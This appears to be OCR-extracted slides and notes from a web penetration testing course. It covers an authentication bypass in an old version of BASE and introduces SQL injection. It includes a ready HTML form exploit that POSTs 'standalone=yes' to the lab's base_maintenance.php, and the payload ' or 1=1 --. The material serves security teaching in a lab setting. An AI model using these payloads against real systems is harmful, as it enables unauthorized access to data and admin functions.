


Pivot Point

- Back to mapping
- Creates new attack vectors
- Elevated privileges
  - New viewpoint within the site

As we find pages that we can access, they become a pivot point into the application. We have gained a higher level of access that can potentially be passed back into the rest of the application. This would be a point to move back to at least mapping to see what further information can be gained.

An important point to keep in mind, is that we talk about these steps in a row but they become very cyclical as you progress through the test.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - ***Authentication Bypass Exercise***
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

This next section will cover the bypass attacks and how to use them within your test.




Authentication Bypass Exercise

- Goals: Exploit an authentication bypass flaw in BASE
- Steps:
  1. Examine the code in BASE
  2. Create an HTML page exploit
  3. Exploit the flaw
  4. Find a second authentication bypass flaw

Scenario: Web application developers are just like any other developer: sometimes they make mistakes. If they're lucky, their mistakes will cause their application to crash or to dump bogus information back to the user. If they're unlucky, their mistake might actually create a security hole in their application. We've seen already how an application programming error can create a situation where a vulnerability exists that can be used to execute arbitrary commands. Now we'll take a look at a situation where a programming error allows access to a "secured" area without credentials.

Objectives: We're going to examine a security hole in an old version of BASE, the Basic Analysis and Security Engine, an analysis front-end for the Snort Intrusion Detection System. Web programming mistakes can happen to anyone, and mistakes can lead to vulnerable conditions in even the most unlikely places.




Authentication Bypass Exercise: The Flaw

- base_maintenance.php is the vulnerable script
- BASE includes a stand alone script
  - Created to help fix performance issues
- Uses HTTP POST as injection point

```
$roleneeded = 10000;
$BUser = new BaseUser();
 if ($Use_Auth_System == 1)
 {
    if ($_POST['standalone'] == "yes")
    {
       $usrrole = $BUser->AuthenticateNoCookie($_POST['user'],$_POST['pwd']);
       if (($usrrole > $roleneeded) || ($usrrole == "Failed"))
       {
          die("Failed Authentication!");
       }
    }
    elseif (($BUser->hasRole($roleneeded) == 0))
    {
      header("Location: ". $BASE_urlpath . "/index.php");
    }
 }
```

1. The vulnerable portion of BASE is found in the base_maintenance.php script. This script allows the end user to perform some maintenance functions on the database tables used by BASE and Snort to store event information. Like most web-based applications, this script starts off trying to determine if the user who is attempting to access the script is authorized to use its functionality.
2. Near the bottom of the code snippet shown above, you see that the code is attempting to check to see if the user has a "role" or access level that is consistent with the role required to use the program. Again, this is standard fare for a web application. The problem with this script happens before the code gets to that point.
3. At the outset of this code, the program looks to see if it is being called by something that has set an HTTP POST variable called "standalone" to "yes". Because of the functionality that the base_maintenance.php script provides, it is sometimes desirable to call the script "locally" while monitoring the machine and the progress of the maintenance tasks. Because of this, there are two ways to call the base_maintenance.php script: remotely, though a web browser, and locally through another scripting mechanism provided by a Perl script called base_maintenance.pl.
4. When base_maintenance.pl calls its PHP namesake, it sets an HTTP POST variable called "standalone" to "yes". But a quick glance at the code here seems to indicate that even with "standalone" set to "yes", the script is still attempting to authenticate the user. There is a call to AuthenticateNoCookie() passing what appear to be credentials for checking. So where is the problem?



Authentication Bypass Exercise: The Code

- Here is the flaw
- A misunderstanding of how the function works
- Previous code used a value of 10000
- We can use this to bypass authentication

```
function AuthenticateNoCookie($user, $pwd)
{
    /*This function is solely used for the stand alone modules!
      Accepts a username and a password
        returns a 0 if the username and pwd are correct
        returns a 1 if the password is wrong
        returns a 2 if the user is disabled
        returns a 3 is the username doesn't exist
    */
    $cryptpwd = $this->cryptpassword($pwd);
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 16


1. The problem occurs because of a disconnect between what the author assumes AuthenticateNoCookie() does and what it actually does. According to the code snippet above, AuthenticateNoCookie() returns one of several values: 0 = authentication succeeded, 1 = bad password, 2 = user disabled, and 3 = bad username. The function will also return "failure" if something goes dramatically wrong.
2. Following through the code, we find that the likely response, based on a user supplying no credentials beyond the "standalone=yes" POST variable is a return value of 3, caused by having a blank username.
3. Looking back at the code from the previous page, we see that the return value from AuthenticateNoCookie() is compared to the "role" required, in this case 10000. The full comparison is:

   if((3 > 10000) or if(AuthenticateNoCookie returned "Failure"))

   then the script is stopped.
4. Because neither of those cases is true, the script continues running and, because of the following "elseif", it skips over all authentication and continues without really checking that the user has the proper credentials.

Authentication Bypass Exercise: Build HTML Exploit

- Launch the Text Editor from the menu
- Create the HTML exploit with the code from the notes
- Save as "Desktop/base_exploit.html"



*Unsaved Document 1 - gedit
File Edit View Search Tools Documents Help
New Open Save Print... Undo Redo Cut Copy Paste Find Replace
*Unsaved Document 1
Ln 4, Col 43 INS

```
<html><head></head><body>
<form method="POST" action="http://www.sec542.org/base/base_maintenance.php">
<input type="hidden" name="standalone" value="yes">
<input type="submit"></form></body></html>
```

1. The best way to test this theory is to send BASE an appropriate HTTP POST request and see if it responds as we believe it will. The problem is finding an easy way to create the appropriate POST request.
2. The easiest way to create a POST request is to write our own HTTP POST request using an HTML page with a form.
3. Click on the "**Application**" menu, on "**Accessories**", and launch the "**Text Editor**". We're going to create a form that will send a POST request with the right parameters to the server in order to attempt to bypass authentication.
4. Into the Text Editor, type the following:


```
            <html><head></head><body>
            <form method=POST
action=http://www.sec542.org/base/base_maintenance.php>
            <input type=hidden name=standalone value=yes>
            <input type=submit></form></body></html>
```

Save this file as "**Desktop/base_exploit.html**"




Authentication Bypass Exercise: Testing Base

- Open the HTML page by double-clicking it
- Click the submit button
- We should see the page to the right



1. Close the Text Editor and double-click on **base_exploit.html**. When Firefox launches, click on the "**Submit**" button to load base_maintenance.php while bypassing any authentication requirement.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
    - Authentication Bypass
    - **Authentication Bypass Exercise**
- ***Injection Flaws***
    - SQL Injection
    - File Handling with SQL Injection
    - OS Interaction with SQL Injection
    - **sqlmap Exercise**
    - Port Scanning with SQL Injection
    - File Injection with SQL Injection
    - Prepared Injection Files
    - **Prepared Files Exercise**
    - Blind SQL Injection
    - **Blind SQL Injection Exercise**
    - XSS
    - **Persistent XSS Exercise**
    - Advanced XSS
    - **Durzosploit Exercise**
    - XSS Frameworks
        - AttackAPI
        - BeEF
        - **BeEF Exercise**
    - Limiting XSS targets
- Session Flaws
    - Session Fixation
    - XSRF
    - **MonkeyFist Exercise**
- Putting It Together
    - Attack Scenario
    - Next Steps
    - Conclusions


Sec 542 Web Penetration Testing & Ethical Hac

This next section will cover the injection attacks and how to use them within your test.




Injection Flaws

- Attackers inject code into some form of user input, with the goal of an interpreter somewhere processing it
- Examples include:
  - SQL Injection
    - Targets the backend data store
  - Command Injection
    - Targets the operating system
  - Code Injection
    - Targets the application
  - Cross Site Request Forgery (CSRF)
    - Targets the trust an application has in the user
  - Cross Site Scripting (XSS)
    - Targets the clients of an application
  - HTTP Response Splitting
    - Enhances other attacks


DB
SQL Injection
Command Injection and Code Injection
Web Server
CSRF, XSS, and HTTP Response Splitting
Browser

Injection flaws are a common flaw. They are flaws where the attacking is able to injection content that the applications uses. The basic issue is that the application is trusting the attacker's content and using it without filtering or with bypass-able filtering.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - ***SQL Injection***
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

Sec 542 Web Penetration Testing & Ethical Hac

SQL injection is the first of the input flaws that we will explore in greater detail.



SQL Injection Example

- Input is passed directly to query
- Without filtering or with poor filtering
- User enters:

  ' or 1=1 --
- Query becomes


  select user from users where login='' or 1=1 --'
- This is the traditional example

We have already talked quite a bit about SQL injection. The key point to remember is that user input is passed directly to a query with little or no filtering. Now lets start looking at real examples of how to use it.

The ' terminates the string in the original.

The or 1=1 returns true for every row.

